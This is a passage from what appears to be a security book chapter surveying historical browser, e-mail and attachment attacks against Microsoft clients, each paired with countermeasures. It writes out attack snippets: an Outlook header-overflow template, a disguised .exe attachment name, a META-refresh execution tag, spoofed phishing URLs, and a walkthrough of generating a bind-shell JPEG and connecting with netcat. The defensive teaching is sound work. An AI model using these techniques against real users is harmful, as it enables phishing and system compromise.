In 2000, the ACROS Security Team of Slovenia discovered an implementation flaw with the then-current Netscape Communicator browser versions. In these versions, when an existing SSL session was established, Communicator only compared the IP address, not the DNS name, of a certificate against existing SSL sessions. By surreptitiously fooling a browser into opening an SSL session with a malicious web server that was masquerading as a legitimate one, they could cause all subsequent SSL sessions to the legitimate web server to actually be terminated on the rogue server, without any of the standard warnings presented to the user. This is a classic example of what is commonly called a "man-in-the-middle" attack; for a more thorough explanation, see the ACROS

team's original announcement as related in CERT Advisory 2000-05 at http://www.cert.org/advisories/CA-2000-05.html (although their example using VeriSign and Thawte contains outdated IP addresses). It's worthwhile to understand the implications of this vulnerability, however, no matter how unlikely the alignment of variables to make it work. Too many people take for granted that once the little SSL lock icon appears in their browser, they are free from worry. ACROS showed that this is never the case as long as human beings have a hand in software development.

A similar vulnerability was discovered by the ACROS team in IE, except that IE's problem was that it only checked whether the certificate was issued by a valid Certificate Authority, not bothering to also verify the server name or expiration date. This only occurred when the SSL connection to the SSL server was made via a frame or image (which is a sneaky way to set up inconspicuous SSL sessions that users may not notice). IE also failed to revalidate the certificate if a new SSL session was established with the same server during the same IE session.

Subsequently, and most likely due to its near-100-percent market share, security researchers turned up a number of other SSL implementation mistakes in IE. In 2001, Microsoft published bulletin MS01-027 related to failings in the IE SSL Certificate Revocation List (CRL)–checking routines, permitting spoofing of invalid certificates by rogue servers. In 2002, Mike Benham of thoughtcrime.org announced that IE failed to check that intermediate certificates have valid CA Basic Constraints, thus opening the door for another man-in-the-middle attack variant.

Homograph Attacks

Another truly scary attack paradigm that dramatically affected the integrity of SSL was published in 2002 by Evgeniy Gabrilovich and Alex Gontmakher. Dubbed a *homograph* attack, it involved spoofing authentic domain names (such as microsoft.com) with homographic variants comprised of non-English language characters (homograph was officially defined as "maliciously misspelled by substitution of non-Latin letters"; see http://www.cs.technion.ac.il/~gabr/papers/homograph.html). This could be leveraged to fool unsuspecting users into visiting sites that appeared to be valid but were in fact clever forgeries—*even if SSL was used to validate the authenticity of the site*. In 2005, Eric Johanson of the Shmoo Group again highlighted the severity of this attack due to the widespread growth of International Domain Name (IDN) support in modern browsers subsequent to Gabrilovich and Gontmakher's paper (see http://www.shmoo.com/idn/homograph.txt).

TIP A good review of SSL man-in-the-middle attacks can be found at http://www.sans.org/rr/whitepapers/threats/480.php.

SSL Countermeasures

To reduce the chances of exposure to software flaws like the ones highlighted here, make sure to keep your Internet client software fully updated and patched.

Of course, the only way to be certain that a site's certificate is legitimate is to manually check the server certificate presented to the browser. In most browsers, clicking the little lock icon in the lower part of the browser will perform this function. In IE, you can also select File | Properties while visiting an SSL-protected page to display certificate info. Figure 12-2 shows IE displaying the certificate for a popular website.

Figure 12-2 By double-clicking the "lock" icon in Internet Explorer, you can view information about the validity of the site you are visiting.

NOTE Some sites will not display an SSL lock icon, even though they may protect transactions with SSL. Microsoft's Passport Internet authentication service is a good example—because the current service uses HTTP POST over SSL to protect the submission of credentials, the initial Passport sign-on page does not register as SSL-protected.

Two other settings in IE will help users automatically verify whether a server's SSL certificate has been revoked: Check for Server Certificate Revocation and Check for Publisher Certificate Revocation under Tools | Internet Options | Advanced | Security. We will discuss additional settings in the section "General Microsoft Client-Side Countermeasures," later in this chapter.

Lastly, we think it's quite humorous to point out that, despite the tremendous security problems faced by IE in recent years, it managed to avoid the homograph attack paradigm entirely due to its lack of support for IDN. This is one case where a valid countermeasure is to avoid non-IE browsers.

Payloads and Drop Points

Although they are not purely vulnerabilities unto themselves, we thought it necessary to pause for a moment to describe some of the more common techniques that have been used in the past to launch arbitrary code against users' systems following an exploit of an actual vulnerability.

Perhaps the most adept early practitioner of such techniques was Georgi Guninski, who illustrated time and again the simple effectiveness of dropping a Microsoft Excel (.xla) file or compiled HTML help file (.chm) into a user's Windows startup folder, where it would be executed at next logon. He also was an effective exploiter of the HTML `IFRAME` mechanism for referencing unexpected content. And who can overlook the Run keys in the Windows Registry, leveraged so many times to plant references to executable content that would again get executed at next logon? Later practitioners evolved these basic techniques, for example using the `showHelp( )` method and Microsoft's HTML Help hh.exe to launch .chm and .htm files directly from exploits and dropping malicious links into the IE startup page Registry values. To this day, these techniques remain overwhelmingly favored by the hacking and malware community when crafting Internet client exploits.

NOTE The use of so-called *autostart extensibility points (ASEPs)* to execute code within Windows remains in widespread use today, and it's a theme we will return to frequently in this chapter. See http://research.microsoft.com/sm/strider/Strider_Gatekeeper_Usenix_LISA_2004.pdf for a listing of common ASEPs. You can run the `msconfig` utility on Windows XP to view ASEPs on your own system.

E-mail Hacking

E-mail is arguably the single most effective avenue into the computing space of the Internet user. When embedded with dynamic technologies such as ActiveX and JavaScript and extended with its own powerful capabilities, such as file attachments, a simple e-mail message can become one of the most devastating types of attack we've discussed so far.

The history of e-mail vulnerabilities, like much of the history we've related to this point, is one dominated by Microsoft products. Once again, this is likely due to the popularity of Microsoft's software, making it a more attractive target. We also believe that this phenomenon is due at least in part to the close integration of Microsoft's web browser and e-mail client, which, as we've already noted, allows many of the significant vulnerabilities we've already covered in IE to be leveraged via the much more efficient vector of e-mail.

Of course, good ol' classic software flaws also play a significant role. For example, on July 18, 2000, researchers posted to the Bugtraq security mailing list information regarding a classic buffer overflow issue in Microsoft's Outlook and Outlook Express (OE) e-mail clients. The buffer overflow was caused by stuffing the GMT section of the date field in the header of an e-mail with an unexpectedly large amount of data. When such a message is downloaded, Outlook/OE crashes and arbitrary code execution becomes possible. Sample exploit code based on that posted to Bugtraq is shown next:

```
Date: Tue, 18 July 2000 14:16:06 +<approx. 1000 bytes><assembly code to execute>
```

As we have explained many times in this book, once the execution of arbitrary commands is achieved, the game is over. A "mailicious" message, delivered to a vulnerable host, could silently install Trojan horses, spread worms, compromise the target system, or launch an attachment—practically anything.

File Attachments

One of the most convenient features of e-mail is the ability to attach files to messages. This great time saver has obvious drawbacks, however—namely, the ease with which executable payloads can be delivered right to the desktops of end users with an insatiable propensity to execute just about anything.


Truthfully, the executing of malicious e-mail attachments has been the single greatest vector of attack since the dawn of the computer virus. There have probably been hundreds (thousands? millions?) of attacks that leverage files attached to e-mail messages. Many have revolved around mechanisms for disguising the nature of the attached file or making it irresistibly attractive to the victim's mouse-clicking finger. We'll cull briefly through some of the more interesting examples before moving on.

In June 2000, someone launched a worm called LifeChanges that leveraged Windows scrap files (.shs; see http://www.pc-help.org/security/scrap.htm) disguised as a harmless-looking text file attachments to execute code once opened by unsuspecting users.

In a post to the Incidents mailing list on May 18, 2000, Volker Werth reported a method for sending mail attachments that cleverly disguised the name of the attached file by padding the file name with spaces (%20 in hex). Most mail readers display only the first few characters of the attachment name in the user interface. Here's an example:

```
freemp3.doc     ...[150 spaces]...    .exe
```

This attachment appears as freemp3.doc in the UI, a perfectly legitimate-looking file that might be saved to disk or launched right from the e-mail. Here's a screenshot of what this looks like in Outlook Express:



Other attacks' vectors were much more insidious, exploiting outright vulnerabilities and questionable functionality to actually write attached files to disk with little user intervention or knowledge. One good example of this was Georgi Guninski's observation that once an Office document is called up within IE, it exposes the ability to save data to any arbitrary location on disk. Georgi exploited this functionality to fairly unobtrusively download a file with the executable .xla extension to the Windows Startup folder.

The folks at malware.com coined the phrase "force feeding" to describe another mechanism they proposed for silently executing e-mail file attachments. Using the HTTP `META-REFRESH` tag, they attempted to execute a file in the user's temporary folder:

```
<meta http-equiv="refresh" content="5;
url=mhtml:file://C:\WINDOWS\TEMP\lunar.mhtml">
```

Although this behavior was hard to reproduce (and does not work today on current Windows versions), this approach demonstrated how seemingly innocuous HTTP methods could be used to usurp standard Windows behavior.

Leave it to Georgi Guninski for the *coup de grace*, though, with his #9 advisory of 2000 that elegantly uses an `IFRAME` tag within the body of an e-mail message to execute an attachment to the same message. The file he chose to implement this attack is the Compiled HTML Help file (.chm extension) that has proved quite useful to Internet client hackers over the years, thanks to their ability to execute other files using an embedded shortcut command.

Over time, the vast majority of these sorts of technical issues have been patched or have otherwise become obsolete, and malicious hackers have resorted to plain old trickery, which remains an ever-effective ploy to get users to execute mail attachments. No one seems to recall that this is equivalent to inviting the bad guys right into your living room, until it's too late. Many Internet users are learning to handle e-mail attachments extremely carefully and with great skepticism. History has shown them what can happen when they become laissez-faire about their Internet trodding.

MIME

The technology underlying e-mail attachments also played a significant role in the history of client hacking. Multipart Internet Mail Extensions (MIME) is the de facto standard for attaching files to e-mail messages by breaking them into manageable chunks and Base64-encoding them per the MIME spec (RFCs 2045–49). In 2000, noted IE security analyst Juan Carlos García Cuartango discovered a noteworthy vulnerability in MIME itself: Executable file types were automatically executed within IE or HTML e-mail messages if they are mislabeled as the incorrect MIME type. Even worse, this mislabeling probably evades mail content filters. Exploitation of this vulnerability resulted in auto-execution of e-mail attachments simply by previewing the message in Outlook or OE. The effectiveness of this mechanism for compromising end users was soon demonstrated by the infamous Nimda worm, which combined the client-side explosiveness of Cuartango's discovery with a similarly vicious server-side exploit to become one of the most damaging worms in Internet history (for more information on the Nimda worm, see http://vil.nai.com/vil/content/v_99209.htm).

NOTE Nimda emerged some time after the publication of the MIME vulnerability and related patch. Damage related to Nimda was thus mainly attributed to slow patch deployment worldwide.

Address Book Worms

We're going to switch gears a bit momentarily and discuss not another attack vector, but rather a historically effective construct for *spreading* infections that leverage the various exploits we've discussed so far (file attachments and so on).

During the last years of the twentieth century, the world's malicious code jockeys threw a wild New Millennium party at the expense of Outlook and Outlook Express users. A whole slew of worms were released that were based on an elegant technique for self-perpetuation: by mailing itself to every entry in each victim's personal address book, the worm masqueraded as originating from a trusted source. This little piece of *social engineering* (an outdated security geek term for good old-fashioned con artistry) was a true stroke of genius. Corporations that had tens of thousands of users on Outlook were forced to shut down mail servers to triage the influx of messages zipping back and forth between users, clogging mailboxes and straining mail server disk space. Who could resist opening attachments from someone they knew and trusted?

The first such e-mail missile was called Melissa. Though David L. Smith, the author of Melissa, was caught and eventually pleaded guilty to a second-degree charge of computer theft that carried a five- to ten-year prison term and up to a $150,000 fine, people kept spreading one-offs for years. Such household names as Worm.Explore.Zip, Bubble-Boy, and ILOVEYOU made the rounds until the media seemed to get tired of sensationalizing these exploits late in 2000. The threat still persists, however, and it is one that needs to be highlighted.

E-mail Hacking Countermeasures

Historically, there have been multiple approaches to the problem of malicious e-mail. One is to patch the vulnerabilities like the buffer overflows and insecure functionality we discussed in the previous section. For example, in 2000, Microsoft released one of its first "uber-patches" for its Office suite of products (which contained the Outlook mail client and was really targeted at addressing the explosively growing address book worm problem at the time). The clunkily named "Office 2000 SR-1 E-mail Security Update" foreshadowed many future "security patch pushes" on the part of Microsoft, right up to the recent Windows XP Service Pack 2. Obviously, we recommend installing such fixes as soon as humanly possible (and with appropriate compatibility testing, obviously), because they are instrumental in preventing infection by e-mail-borne malware that usually trails the announcement of a patch by several weeks or months historically (although this window is getting much shorter).

An added benefit of keeping up to date with patches is improved security features, such as Outlook's prompt to users whenever an external program attempts to access their address book or send e-mail on the user's behalf, helping protect against automated address book worms (this was first implemented in the Office 2000 SR-1 E-mail Security Update mentioned earlier).

Due to the propensity of e-mail attacks to exploit dynamic functionality embedded in HTML, many security experts began urging users to disable rendering of HTML mail altogether. After years of permitting this to some degree in its mail software, Microsoft

finally relented and now Outlook 2003 and later can disable all HTML mail completely using the Tools | Options | Preferences tab | Email Options button | Read All Standard Email as Plain Text setting. In Outlook Express, use Tools | Options | Read tab | Read All Messages in Plain Text check box. Official recommendations for configuring plaintext e-mail can be found at http://support.microsoft.com/?kbid=307594, 831607, and 291387 for Outlook 2002/XP, Outlook 2003, and Outlook Express 6, respectively.

Additional web "features" that should definitely be disabled in e-mail are executable code technologies such as ActiveX and JavaScript (which Microsoft categorizes under the umbrella of Active Scripting, recall). For both Microsoft Outlook and Outlook Express, set the Restricted Sites zone for reading e-mail, and configure the Restricted Sites zone at the most conservative security settings possible. In other words, disable everything in this zone. This single setting takes care of most of the problems we've covered in our brief history discussion so far. It is highly recommended.

And, of course, safe handling of mail attachments is critical. Most people's first instinct is to blame the vendor for problems such as address book worms, but the reality is that almost all mail-borne malware requires some compliance on the part of the user. Microsoft has done their part by making it ever harder for users to automatically launch attachments from within their mail software, forcing users to click through at least two dialog boxes before executing an attachment. It isn't foolproof, but it raises the bar significantly for would-be attackers. Raise the bar all the way by using good judgment: *Never* open messages or download attachments from people you don't know! Your mouse-clicking finger is the only enemy here—teach it to behave, and scan downloaded attachments with virus-scanning software before launching them. Even then, take a serious look at the sender of the e-mail before making the decision to launch, and be aware that address book worms can masquerade as your most trusted friends and coworkers. Ask yourself, how likely is it that the sender practices good computer security hygiene?

We'll talk more about Internet client countermeasures in the "General Microsoft Client-Side Countermeasures" section, later in this chapter.

Instant Messaging (IM)

Instant messaging (IM) is fast approaching web browsing and e-mail as one of the dominant applications on the Internet. The popularity of IM is driven not only by the instant gratification of real-time communications but also by the ability to instantaneously exchange files and links using most modern IM client software.

This is where the trouble starts. IM newbies are often confused by unsolicited offers of files or inline links from unscrupulous IM-ers. Many are sensible enough to decline offers from complete strangers, but the very nature of IM tends to melt this formality quickly. One of the authors' relatives was suckered by just such a ploy, a simple batch file that formatted his hard drive. (His name won't be provided here to protect the innocent—and the reputation of the author whose own flesh and blood should've known better!) Fortunately, at least in the IM world, software vendors are adapting to such techniques and providing features such as on-by-default block lists and more restrictive formatting

of hyperlinks. Perhaps the grim predictions in the IT media that IM will soon outstrip e-mail as the vector of choice for malware authors will yet prove unfounded.

NOTE IM's semi-related predecessor, Internet Relay Chat (IRC), can be abused in a similar fashion; be wary of unsolicited file transfers (also known as Direct Client-to-Client [DCCs]) from a participant in an IRC channel.

Microsoft Internet Client Exploits and Countermeasures

Obviously, from reading the history of Internet client hacking in the previous section, you can see that Microsoft products have been at the center of detonation of end-user software hacks. Although there are arguably other contributing factors, clearly, the company's broad recognition among consumers and near-total domination of the PC desktop software market continue to make it a juicy target for hackers.

Unfortunately, the volume and severity of the vulnerabilities being uncovered has not seemed to diminish much over the years, as you will see in this section covering the major Microsoft client-side exploits of the last several months leading up to the publication of this book. We will finish our discussion with a brief treatment of the inevitable issue of whether it makes sense to abandon Microsoft clients (primarily, the web browser Internet Explorer, IE) altogether in the face of the ongoing security risk they present.

GDI+ JPEG Processing Buffer Overflow (IE6 SP1)

Popularity:	*9*
Simplicity:	*9*
Impact:	*9*
Risk Rating:	***9***

Imagine a vulnerability in the software routines that process one of the most popular graphic image formats used on the Internet today, the Joint Photographic Experts Group (JPEG) standard. Then imagine millions of users causally surfing the Web, passively downloading and processing flashy JPEG image files that typically make up web pages, until they come across a less-than-ethical site, which then surreptitiously takes control of their system by exploiting this vulnerability and continues to passively monitor online behavior on the system for juicy information such as online banking passwords, credit card purchase data, or worse.

While this vulnerability was reported some time ago, in 2004 by Nick DeBaggis, vulnerabilities like this continue to plague Internet browsers. The vector for attack started many years ago as far back as we can remember, so keeping the discussion of this vulnerability at the top of your mind remains important. We have to remember our past failures or we will be doomed to repeat them.

The specific nature of the vulnerability had to do with inadequate bounds checking in Microsoft's Graphics Device Interface (GDI+) JPEG handler when it loaded JPEG-format files, resulting in an integer underflow condition.

NOTE Prior to announcement of GDI+/JPEG issues, Microsoft vulnerabilities related to other graphics-rendering libraries had been uncovered, including those for Portable Network Graphics (PNG), bitmaps (BMP), and Graphic Image Format (GIF), three very popular image file types. See http://www.microsoft.com/technet/security/bulletin/MS04-025.mspx.

Exploitation of the vulnerability was fairly straightforward—simply get the victim to render a maliciously crafted JPEG file with a vulnerable web browser and, whammo, the attacker could execute arbitrary commands with the same privilege of the current user context (typically admin for most home users). Within days of the publication of the Microsoft bulletin, canned exploits for generating malicious JPEGs that could bind a command shell to a listening port or pop a shell back to the remote attacker's computer were available on the Internet, making this a point-and-click operation even for script kiddies. The first to publish an exploit was FoToZ, whose MSjpegExploitByFoToZ.c code opened a command shell on the local system. Subsequently, a code variant called JpegOfDeath.c was released by John Bissell; it was based on the FoToZ exploit, but went the additional mileage to add the command shell listener/shoveler, providing true remote control potential. Both FoToZ and Bissell's exploits are available for download (along with other proof-of-concept code) at http://www.securityfocus.com/bid/11173/exploit. We will show you how easy it is to use Bissell's exploit-generation tool next.

First, run the tool with the necessary arguments to generate a malicious JPEG file having the parameters you desire. We've selected simple bind mode (this opens a listener on the machine where the JPEG is executed) on port 8888. And, of course, you must provide the name of the file you want to generate. We selected a name below that is likely to generate maximum interest in a certain community of Internet users (sigh).

```
+-------------------------------------------------+
|  JpegOfDeath - Remote GDI + JPEG Remote Exploit |
|   Exploit by John Bissell A.K.A. HighT1mes      |
|             September, 23, 2004                 |
+-------------------------------------------------+
Exploit JPEG file AnnaKournikova.jpg has been generated!
```

Clicking a link to AnnaKournikova.jpg embedded in an HTML page exploits the buffer overflow and executes Bissell's shellcode as the current user. A simple `netcat` to the now-compromised system on port 8888 will reveal a command shell with the same privileges. A remote attacker now potentially has complete control of the user's session.

GDI+ JPEG Buffer Overflow Countermeasures

You can take a number of steps to protect yourself from attacks such as the GDI+ JPEG buffer overflow. First, we recommend that you follow the general recommendations for Microsoft Internet client security outlined in the upcoming section titled "General Microsoft Client-Side Countermeasures." Each of these basic security steps can help put the kibosh on GDI+/JPEG exploits, as follows:

- A host-based firewall can prevent many malicious payloads from connecting to or from your machine and malicious systems on the Internet but not all. They are dependent on up-to-date signatures.
- The use of an application layer firewall (mostly for corporate environments) can act as an additional "belt and suspenders" layer to prevent application level attacks such as these. One such product is SecureSphere Web Application Firewall from Imperva (www.imperva.com).
- Antivirus software—if properly updated!—typically will identify and block known malicious file downloads based on signatures and heuristic analysis.
- Installing the patch ASAP via Windows Automatic Updates provides definitive protection by eliminating the vulnerability in the first place.
- Conservative web/e-mail client configuration (such as reading e-mail in plain text format!) can outright prevent exploits of some of the more rich features of such clients like GDI+ JPEG rendering. Of course if you are used to Windows-based GUI functionality, this countermeasure is less than helpful.
- Finally, even if you still manage to become compromised by a client-side exploit, running as a nonadmin can severely limit the damage an attacker can do to your computer (although any data you can access is probably up for grabs).

For the record, the specific patch for this problem is located at http://www.microsoft.com/technet/security/Bulletin/MS04-028.mspx, where you can also find more information about the issue and how to protect yourself from being a victim.

IE Improper URL Canonicalization

Popularity:	*9*
Simplicity:	*10*
Impact:	*5*
Risk Rating:	***8***

This particular vulnerability was widely exploited in early 2004 by phishing scammers against broad online user communities (we'll talk about *phishing* later in this chapter, but for now let's simply define it as the use of Internet technology to trick users into divulging sensitive information such as credit card numbers). The situation was made worse (once again) by Microsoft's inability to release a patch for this vulnerability for several months

after it was originally publicized by "sam" (additional discussion and exploits are posted at http://www.securityfocus.com/bid/9182).

The root cause of this vulnerability is an issue called *canonicalization*. We've talked about canonicalization elsewhere in this book, such as in Chapter 11, where we noted that web servers are predisposed to fall victim to such attacks. Canonicalization is the process of resolving or translating various input types into the standard, or *canonical,* version of the input. For example, a request from a user for a resource named http://www.my.home.server might ultimately get translated into a request for "C:\intepub\wwwroot\default.htm" by the server operating system. By injecting specifically crafted input at key junctures where software routines perform this translation (say, using an encoded backslash instead of a forward slash in an HTTP request), unexpected (and often dangerous) results can be obtained, such as the ability to read or execute files outside of authorized directories.

More specifically, in the current vulnerability, IE failed to properly display in its address bar any URLs of the format http://user@domain when a nonprinting character (%01, or 1 in hexadecimal) was placed before the "@" character. This permits a malicious hacker to create a link to a site that appears to be legitimate, but in actuality may be a site wholly unrelated to what is displayed in IE's address bar. For example, the URL http://www.microsoft.com%01@evilsite.net/passwordstealer.cgi would appear simply as http://www.microsoft.com in the address bar.

Notorious Internet client hacker http-equiv further noted you could place tab characters after the hexadecimal 1 value, which will hide a malicious site from the task bar as well. Here's an example:

```
<A href="http://www.microsoft.com%01%09%09%09%09%09%09%09
@www.malware.com">religious software</A>
```

Although this may not seem immediately shocking to hardened security pros (who are likely wondering why someone would want to trick themselves or coworkers with such silliness), we'd all do well to remember that the large majority of moderately sophisticated end users place inordinate amounts of trust in the simple text displayed in the address bar of their web browser.

IE Improper URL Canonicalization Countermeasures

As always, we recommend patching issues such as this as soon as possible. The patch and supporting information can be found at http://www.microsoft.com/technet/security/bulletin/MS04-004.mspx.

We'll also cite some of our usual litany of standard client-side IE security countermeasures: running with least privilege and a solid IE security configuration. If you do happen to click a malicious link, at least you can be reassured that the site you wind up on won't be able to trivially run ActiveX code or other low-brow approaches to stealing your data.

One of the most powerful countermeasures today for these types of canonicalization attacks is in the form of Web Application Firewalls. These firewalls sit inline between the

end user and the websites they visit to ensure that the content they are being fed are not malicious. Here is but a sampling of canonicalization traffic blocked by such products:

- Double URL encoding
- Illegal byte code character in header name
- Illegal byte code in character in parameter name
- Illegal byte code in method
- Illegal byte code in parameter value
- Illegal byte code in query string
- Illegal byte code in URL
- Illegal parameter encoding
- Illegal URL path encoding
- Malformed HTTP header line
- Malformed URL
- Null character in header name
- Null character in method
- Null character in parameter name
- Null character in parameter value
- Null character in query string
- Null character in URL
- Redundant UTF-8 encoding

IE HTML HelpControl Local Execution

Popularity:	*9*
Simplicity:	*10*
Impact:	*8*
Risk Rating:	***9***

Although Microsoft proclaimed Windows XP Service Pack 2 as a major improvement to the security of the platform (including IE), as always, the hacking community didn't take long to catch up. A team of researchers, including Paul from GreyHats Security, Michael Evanchik, and http-equiv, combined to identify this variation on existing exploits that leveraged Microsoft's HTML Help ActiveX control (hhctrl.ocx) to run code in the privileged Local Machine Zone (LMZ).

The attack essentially exploits an implementation flaw that fails to restrict access between the Internet zone and the LMZ. Paul from GreyHats explained the vulnerability and attack in detail, but in essence, his proof-of-concept code opens a web page from the

local machine located at C:\WINDOWS\PCHealth\ HelpCtr\System\blurbs\tools.htm. This is a component of HTML Help, and it opens in the LMZ. The exploit code then opens a second window, which injects executable JavaScript into the LMZ window. This JavaScript then executes at the privilege level of the current user and performs a classic download of executable content (an .hta file) to the All Users startup folder, where it will execute at next user logon.

IE security researcher Liu Die Yu coded up his own version of this exploit, which writes a file to C:\matrixbiz.html. This file executes a harmless graphic animation when launched.

IE HTML Help Control Countermeasures

Of course, we recommend implementing all of our Microsoft client-side countermeasures, which will be discussed in the upcoming section. In particular, changing your system's default paths may throw this exploit off, because it relies on a hard-coded file system path to instantiate the HTML Help component. We also recommend (as always) seriously evaluating IE's security zone settings, in this case for the LMZ (see http://support.microsoft.com/?kbid=833633). Many have questioned the necessity of having this zone at all when end users have to be cognizant of its security settings.

More specifically, information about patching this vulnerability can be found at http://www.microsoft.com/technet/security/Bulletin/MS05-001.mspx.

General Microsoft Client-Side Countermeasures

The problem of Windows security can seem overwhelming even to technical users of the operating system and its many add-ons. This section attempts to boil a vast sea of information down to the following fundamentals:

- Deploy a personal firewall, ideally one that can also manage outbound connection attempts. The Windows Firewall in Windows XP SP2 and Vista are good options.
- Keep up to date on all relevant software security patches. Use Windows Automatic Updates to ease the burden of this task (home users should read http://www.microsoft.com/athome/security/protect/windowsxp/updates.aspx for more information on using this feature).
- Run antivirus software that automatically scans your system (particularly incoming mail attachments) and keeps itself updated. We also recommend running antiadware/antispyware and antiphishing utilities, which will be discussed later in this chapter.
- Configure the Windows Internet Options control panel (also accessible through IE and Outlook/OE) wisely.
- Run with least privilege. Never log on as Administrator (or equivalent highly privileged account) on a system that you will use to browse the Internet or read e-mail.

- Administrators of large networks of Windows systems should deploy the aforementioned technologies at key network chokepoints (for example, network-based firewalls in addition to host-based firewalls, antivirus on mail servers, and so on) to more efficiently protect large numbers of users. While mostly for corporate users only, an application-layer firewall such as Imperva (www.imperva.com) can also provide inline protection from many if not all of the client-side attacks discussed in this chapter.
- Read e-mail in plaintext.
- Configure office productivity programs as securely as possible; for example, set the Microsoft Office programs to Very High macro security under Tools | Macro | Security.
- Don't be gullible. Approach Internet-borne solicitations and transactions with high skepticism. Know what to look for. Trust no site. Every link you click on should be scrutinized for legitimacy, standard usage, and maliciousness. Don't be gullible. Never click on something you don't trust is safe. Period.
- Keep your computing devices physically secure.

TIP To keep current on the broad sweep of Microsoft's "Security at Home" guidance, see http://www.microsoft.com/athome/security/default.mspx.

Using Windows Vista's Parental Controls

Available on Windows Vista Home Basic, Home Premium, and Ultimate, Parental Controls can be used to keep tabs on the users of your Vista computer and control what they do and see. These very powerful features added to Vista allow any administrator (including parents) to go a long way to prevent misuse and attack. While an exhaustive review of the new features is beyond the scope of this book, we want to highlight a few areas that will help tremendously.

To enable Parental Controls, open Control Panel and select Set Up Parental Controls for Any User under the User Accounts and Family Safety group. As you can see in Figure 12-3, a variety of features exist.

The first feature that should be turned on is Activity Reporting. This records the activity on the system and ensures that whatever your user is doing is recorded. While this feature won't prevent an attack from being successful, it will provide a view into the actions that led up to the attack. This will help you understand how it occurred and be able to prevent it in the future.

The second is the Windows Vista Web Filter. As you can see in Figure 12-4, many options exist to control the user's activity on the Web. Here are our recommendations:

- Block some website or content
- Only allow websites which are on the Allow list
- Set the restriction level to Medium
- Block file downloads




Figure 12-3 A number of Parental Controls features exist in Vista, but one of the most critical to prevent attacks is Web Filtering.

Once you select the preceding features to turn on, you must configure the websites to which your users can go, as you can see in Figure 12-5.

Additional features that you should consider using are Time Limits, which allows you to control when your users can access the computer itself; Games, which allows you to control what (if any) games can be played on the computer; and finally, Application Restrictions allows you to control the running of every program on the computer. While this last feature can be onerous to set up and control day-to-day, it is one that should be considered if tightly controlling your computer system is desired.

Read E-mail in Plaintext

If you've configured Outlook/OE to use a heavily locked-down Restrictive Sites zone as is recommended, you've covered 98 percent of the potential risk from malicious e-mail. If you are a power user, and you want to eliminate even more risk, we recommend configuring Outlook/OE to read e-mail in plaintext format. Although this reduces the

